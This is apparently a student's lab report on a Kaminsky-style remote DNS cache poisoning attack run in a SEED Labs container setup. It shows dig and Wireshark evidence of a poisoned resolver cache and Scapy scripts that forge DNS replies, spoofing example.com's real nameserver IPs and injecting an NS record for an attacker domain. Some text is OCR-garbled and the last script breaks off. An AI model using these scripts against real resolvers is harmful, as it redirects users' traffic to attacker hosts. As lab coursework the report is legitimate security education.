Name: Vinay V	SRN: PES1UG24CS840
Sub: CNS	Lab 6: Remote DNS Attack

Verification of the DNS setup:

```
user:PES1UG24CS840:Vinay:/
$>dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23194
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1
Terminal

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 91b155532a58556f0100000068e74a9191049caffbdb9538 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 3 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Oct 09 05:39:29 UTC 2025
;; MSG SIZE  rcvd: 90
```

- This means the **Attacker nameserver's IP address is 10.9.0.153**.
- The query was handled by the local DNS server (shown by SERVER: 10.9.0.53#53), which knows—through the forward-zone entry in its configuration—that all requests for the domain *attacker32.com* should be sent to the Attacker's own DNS server.
- This verifies that the local DNS forwarding setup is correct and that the Attacker nameserver is reachable.

```
user:PES1UG24CS840:Vinay:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2475
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
Archive Manager rsion: 0, flags:; udp: 4096
; COOKIE: a163f017ac5a27cb0100000068e74a9b9def5c0da0dc27e6 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        300     IN      CNAME   www.example.com-v4.
edgesuite.net.
www.example.com-v4.edgesuite.net. 21600 IN CNAME a1422.dscr.akamai.
net.
a1422.dscr.akamai.net.  20      IN      A       23.63.108.218
a1422.dscr.akamai.net.  20      IN      A       23.63.108.243

;; Query time: 2339 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Oct 09 05:39:39 UTC 2025
;; MSG SIZE  rcvd: 185
```

- Here, the query is for **www.example.com**, but it is resolved through the **normal Internet DNS path**, not the attacker.
  The output shows several **CNAME (alias) records** pointing to Akamai's CDN network (e.g., www.example.com-v4.edgesuite.net → a1422.dscr.akamai.net), and finally two **A records**:
- 23.63.108.218
- 23.63.108.243

- These are legitimate public IP addresses belonging to Akamai.
  This indicates that the resolver contacted the genuine authoritative servers on the Internet, so the response is the **authentic global record** for www.example.com.

```
user:PES1UG24CS840:Vinay:/
$>dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37637
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f5e9af324fe799200100000068e74cf51a0e161676c34385 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Oct 09 05:49:41 UTC 2025
;; MSG SIZE  rcvd: 88

user:PES1UG24CS840:Vinay:/
$>^C
user:PES1UG24CS840:Vinay:/
$>
```


- In this command, the query is sent **directly** to the Attacker's nameserver (@ns.attacker32.com, IP 10.9.0.153).
  The answer section shows:
- www.example.com. IN A 1.2.3.5
- This value comes from the **zone file on the Attacker's DNS server**, which contains a fake A record for www.example.com.
- Because the query bypasses the public DNS hierarchy and directly asks the attacker's authoritative server, the response is the **malicious or spoofed IP (1.2.3.5)**.
- This demonstrates how an attacker-controlled DNS server can return forged data when it becomes part of the resolution path.

Task 1: Construct DNS request

```
seed-attacker:PES1UG24CS840:Vinay:/volumes/Code
$>python3 generate_dns_query.py
###[ IP ]###
   version   = 4
   ihl       = None
   tos       = 0x0
   len       = None
   id        = 1
   flags     =
   frag      = 0
   ttl       = 64
   proto     = udp
   chksum    = None
   src       = 1.2.3.4
   dst       = 10.9.0.53
   \options   \
###[ UDP ]###
      sport     = 12345
      dport     = domain
      len       = None
      chksum    = 0x0
###[ DNS ]###
         id        = 43690
         qr        = 0
         opcode    = QUERY
```

```
Wireshark
          opcode      = QUERY
          aa          = 0
          tc          = 0
          rd          = 1
          ra          = 0
          z           = 0
          ad          = 0
          cd          = 0
          rcode       = ok
          qdcount     = 1
          ancount     = 0
          nscount     = 0
          arcount     = 0
          \qd          \
           |###[ DNS Question Record ]###
           |   qname      = 'twysw.example.com'
           |   qtype      = A
           |   qclass     = IN
          an          = None
          ns          = None
          ar          = None

.
Sent 1 packets.
seed-attacker:PES1UG24CS840:Vinay:/volumes/Code
```

- Script built and sent a DNS query packet.
- Script sent a DNS query: from 1.2.3.4 to 10.9.0.53 asking for twysw.example.com (ID 43690).
- IP layer: source = 1.2.3.4, destination = 10.9.0.53.
- UDP layer: source port 12345, destination port 53 (DNS).
- DNS question: twysw.example.com, type = A, recursion desired set.



- Wireshark shows the outgoing query and the resolver's reply.
- Line showing query: 1.2.3.4 → 10.9.0.53 "query twysw.example.com (0xAAAA)".
- Resolver replied back to the script's IP.
- Line showing reply: 10.9.0.53 → 1.2.3.4 "response — no such name (NXDOMAIN)".
- The query and response timestamps confirm the resolver processed the request.

Conclusion :

- The resolver received the query and replied, so the probe worked and created a window where a spoofed reply could be accepted.
- This proves the local resolver will issue external lookups on cache-miss names.
- An attacker can observe this window and attempt to send forged responses.
- Include these three blocks under the corresponding screenshots in your report.

Task 2: Spoof DNS Replies :

```
seed-attacker:PES1UG24CS840:Vinay:/volumes/Code
$>dig NS example.com

; <<>> DiG 9.16.1-Ubuntu <<>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23755
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            3323    IN      NS      a.iana-servers.net.
example.com.            3323    IN      NS      b.iana-servers.net.

;; Query time: 12 msec
;; SERVER: 192.168.254.1#53(192.168.254.1)
;; WHEN: Thu Oct 09 06:26:18 UTC 2025
;; MSG SIZE  rcvd: 77

seed-attacker:PES1UG24CS840:Vinay:/volumes/Code
$>
```

- dig NS example.com — lists the authoritative NS names for example.com (e.g., a.iana-servers.net, b.iana-servers.net).
- These NS hostnames are what an attacker spoofs as the claimed source of forged replies.

```
seed-attacker:PES1UG24CS840:Vinay:/volumes/Code
$>dig +short a a.iana-servers.net.
199.43.135.53
seed-attacker:PES1UG24CS840:Vinay:/volumes/Code
$>dig +short a b.iana-servers.net.
199.43.133.53
seed-attacker:PES1UG24CS840:Vinay:/volumes/Code
$>
```


- dig +short a <ns-name> — resolves each authoritative NS hostname to its IP (e.g., 199.43.135.53, 199.43.133.53).
- Those IPs are used as the *claimed* source addresses in the spoofed reply packets so the replies look legitimate.

```
seed-attacker:PES1UG24CS840:Vinay:/volumes/Code
$>python3 generate_dns_reply.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x0
  src       = 199.43.135.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 1
        opcode    = QUERY
          |  qname     = 'twysw.example.com'
          |  qtype     = A
          |  qclass    = IN
        \an         \
          |###[ DNS Resource Record ]###
          |  rrname    = 'twysw.example.com'
          |  type      = A
          |  rclass    = IN
          |  ttl       = 259200
          |  rdlen     = None
          |  rdata     = 1.2.3.4
        \ns         \
          |###[ DNS Resource Record ]###
          |  rrname    = 'example.com'
          |  type      = NS
          |  rclass    = IN
          |  ttl       = 259200
          |  rdlen     = None
          |  rdata     = 'ns.attacker32.com'
        ar        = None

.
Sent 1 packets.
seed-attacker:PES1UG24CS840:Vinay:/volumes/Code
$>
```

Firefox Web Browser

- The script constructs a DNS **reply** packet that mimics a real authoritative server's response: IP layer (src set to a real NS IP), UDP layer, and DNS section with Answer and Authority RRs.
- Printed fields show src (nameserver IP), dst (10.9.0.53), dport (ephemeral port used by resolver), and DNS id (transaction ID) used to match the original query.
- The DNS Answer contains the forged A record for the random name (e.g., twysw.example.com → 1.2.3.4), and the Authority contains an NS RR pointing to ns.attacker32.com.
- This output demonstrates the exact packet format a spoofed reply would have when placed on the wire.

- The script does not guarantee acceptance — it only shows how a forged reply is formed and sent with the right headers and resource records.




- Wireshark shows the spoofed DNS packet appearing on the network with source = authoritative NS IP and destination = the local resolver.
- The DNS section in the capture contains the forged Answer (twysw.example.com A 1.2.3.4) and the Authority NS RR (example.com NS ns.attacker32.com).
- The transaction ID in the captured reply matches the query ID (so it *would* be accepted if timing/ports match).
- Seeing the packet in Wireshark proves the forged reply is visible on the network and formatted like a legitimate authoritative response.
- Use this capture as evidence that the spoofed reply was generated and observed — it confirms the reply's headers, RRs, and TXID are correct for a possible injection attempt.


Task 3: Launch the Kaminsky Attack :

```
[10/09/25]seed@VM:~/.../Labsetup$ cd volumes
[10/09/25]seed@VM:~/.../volumes$ gcc -o kaminsky attack.c
[10/09/25]seed@VM:~/.../volumes$ docker ps
CONTAINER ID        IMAGE                                  COMMAND
                CREATED             STATUS              PORTS
          NAMES
eba16a8db163        seed-attacker_ns                       "/bin/sh -
c 'service…"   3 hours ago         Up 8 minutes
          attacker-ns-10.9.0.153
1bdead7cc4f6        seed-local-dns-server                  "/bin/sh -
c 'service…"   3 hours ago         Up 8 minutes
          local-dns-server-10.9.0.53
46f43811b6b2        handsonsecurity/seed-ubuntu:large      "/bin/sh -
c /bin/bash"   4 hours ago         Up 8 minutes
          seed-attacker
bdf4de7404ea        seed-user                              "/start.sh
"               4 hours ago         Up 8 minutes
          user-10.9.0.5
[10/09/25]seed@VM:~/.../volumes$ docker cp kaminsky 46:/volumes
[10/09/25]seed@VM:~/.../volumes$
```


- Shows gcc -o kaminsky attack.c and docker cp kaminsky 46: /volumes.
- Meaning: the C program was compiled on the host into kaminsky and the binary was copied into the attacker container so it can be executed there.



- The binary is running and printing the random names it generates (e.g., xzopr, ubmnu, ...) and the TXID ranges or offsets it will try (id:0, id:500, id:1000...).
- Each printed line is a candidate forged name + an identifier used to vary replies rapidly.
- This shows the attacker program is sending many spoofed replies (or preparing them) in a tight loop to cover many possible transaction IDs.
- The repeated names/IDs indicate the hybrid approach: many variations are attempted quickly to increase the chance of matching the resolver's expected ID.
- Observe this output to confirm the tool is active and producing the expected packet stream.



- ➢ Wireshark shows many DNS packets with source addresses equal to the authoritative NS IPs (e.g., 199.43.133.53, 199.43.135.53) and destination 10.9.0.53.
- ➢ Each line corresponds to a forged DNS reply (or repeated queries being mimicked) being sent toward the local resolver.
- ➢ The packet details pane shows UDP src port (53) and matching DNS fields (TXID, answer RRs) — formatted like legitimate authoritative responses.
- ➢ Seeing many such packets in a short time confirms the attack program is blasting spoofed replies onto the network.
- ➢ Use this capture as evidence that the spoofed replies were actually placed on the wire and that their headers/records match the format the resolver expects.




- ➢ Command: rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db — shows DNS cache entries containing “attacker”.
- ➢ attacker32.com SOA ... — the attacker zone’s SOA is present in the cache.
- ➢ ns.attacker32.com entry with TTL — the resolver cached the attacker nameserver record.
- ➢ example.com ... NS ns.attacker32.com — resolver cached an NS record pointing example.com to the attacker.
- ➢ Meaning: the resolver accepted and stored attacker-supplied DNS data.
- ➢ Implication: cache poisoning succeeded (future example.com queries will use the attacker’s records).

Task 4: Result Verification

```
user-10.9.0.5:PES1UG24CS840:Vinay:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4552
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 46d3dade21f562740100000068e76be1243a2022f8cad161 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259166  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Oct 09 08:01:37 UTC 2025
;; MSG SIZE  rcvd: 88

user-10.9.0.5:PES1UG24CS840:Vinay:/
$>
```

Terminal


- The ANSWER SECTION shows www.example.com. IN A 1.2.3.5 (TTL ~259166).
- SERVER: 10.9.0.53 means the local resolver returned that IP.
- Query time: 0 msec indicates the resolver served the answer immediately (from cache).
- This means the resolver is now giving 1.2.3.5 for www.example.com instead of the legitimate CDN IPs.
- Interpretation: the resolver's cache contains the attacker-supplied A record.



- hows the DNS **query** from the user to the local resolver and the DNS **response** from the resolver back to the user.
- The response packet contains the A record 1.2.3.5 for www.example.com (matching the dig output).
- Packet details show DNS fields formatted like a normal authoritative reply (TXID, RRs, OPT present).
- This proves the poisoned reply was actually sent on the wire and delivered to the user.
- Use this as packet-level evidence that the resolver replied with the attacker IP.

```
user-10.9.0.5:PES1UG24CS840:Vinay:/
$>dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55197
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 7de76b852e9c03f40100000068e76c5927bc9cc8f4c82f35 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Oct 09 08:03:37 UTC 2025
;; MSG SIZE  rcvd: 88

user-10.9.0.5:PES1UG24CS840:Vinay:/
```

- The ANSWER SECTION shows the attacker nameserver (10.9.0.153) returns www.example.com A 1.2.3.5.
- SERVER: 10.9.0.153 confirms the reply came directly from the attacker's authoritative server.
- Both the direct query and the cached reply (Screenshot 1) return the **same IP** (1.2.3.5).
- This proves the attacker's zone contains the forged A record and the resolver is using it.
- Conclusion: the attacker's authoritative data and the resolver's cache are consistent — the cache was poisoned.



- Wireshark shows the user's query → resolver → attacker-NS reply flow and a www.example.com response of 1.2.3.5 from 10.9.0.153, confirming the resolver returned the attacker-supplied IP (cache poisoning succeeded).

Code Snippets:

generate_dns_query.py:

```python
#!/usr/bin/python3
from scapy.all import *

# based on SEED book code
# from a random src to local DNS server
IPpkt  = IP(src='1.2.3.4',dst='10.9.0.53')
# from a random sport to DNS dport
UDPpkt = UDP(sport=12345, dport=53,chksum=0)

# a inexistent fake FQDN in the target domain: example.co
# the C code will modify it
Qdsec     = DNSQR(qname='twysw.example.com')
DNSpkt    = DNS(id=0xAAAA, qr=0, qdcount=1, qd=Qdsec)
Querypkt = IPpkt/UDPpkt/DNSpkt

# Save the packet data to a file
with open('ip_req.bin', 'wb') as f:
  f.write(bytes(Querypkt))
  Querypkt.show()
send(Querypkt)
# reply = sr1(Querypkt)
```

- rom scapy.all import * — load Scapy (packet tools).
- IP(src=..., dst=...) and UDP(sport=..., dport=53) — build IP/UDP headers.
- DNS(id=0xAAAA, qd=DNSQR(qname='twysw.example.com')) — create the DNS query (TXID + question).
- pkt = IP/UDP/DNS; send(pkt) — stack layers into one packet, send it; bytes(pkt) is saved to ip_req.bin.

- The script builds a full DNS query packet (IP/UDP/DNS) for a random twysw.example.comname, saves the raw packet toip_req.bin, prints its fields, and sends it with Scapy.

generate_dns_reply.py

```python
#!/usr/bin/python3
from scapy.all import *

# based on SEED book code
targetName = 'twysw.example.com'
targetDomain = 'example.com'

# find the true name servers for the target domain
# dig +short $(dig +short NS example.com), there are two:
# 199.43.133.53, 199.43.135.53
# the C code will modify src,qname,rrname and the id field

# reply pkt from target domain NSs to the local DNS server
IPpkt = IP(src='199.43.135.53', dst='10.9.0.53', chksum=0)
UDPpkt = UDP(sport=53, dport=33333, chksum=0)

# Question section
Qdsec  = DNSQR(qname=targetName)
# Answer section, any IPs(rdata) are fine
Anssec = DNSRR(rrname=targetName, type='A',
               rdata='1.2.3.4', ttl=259200)
# Authority section (the main goal of the attack)
NSsec  = DNSRR(rrname=targetDomain, type='NS',
               rdata='ns.attacker32.com', ttl=259200)

# http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html
DNSpkt = DNS(id=0xAAAA, aa=1,ra=0, rd=0, cd=0, qr=1,
             qdcount=1, ancount=1, nscount=1, arcount=0,
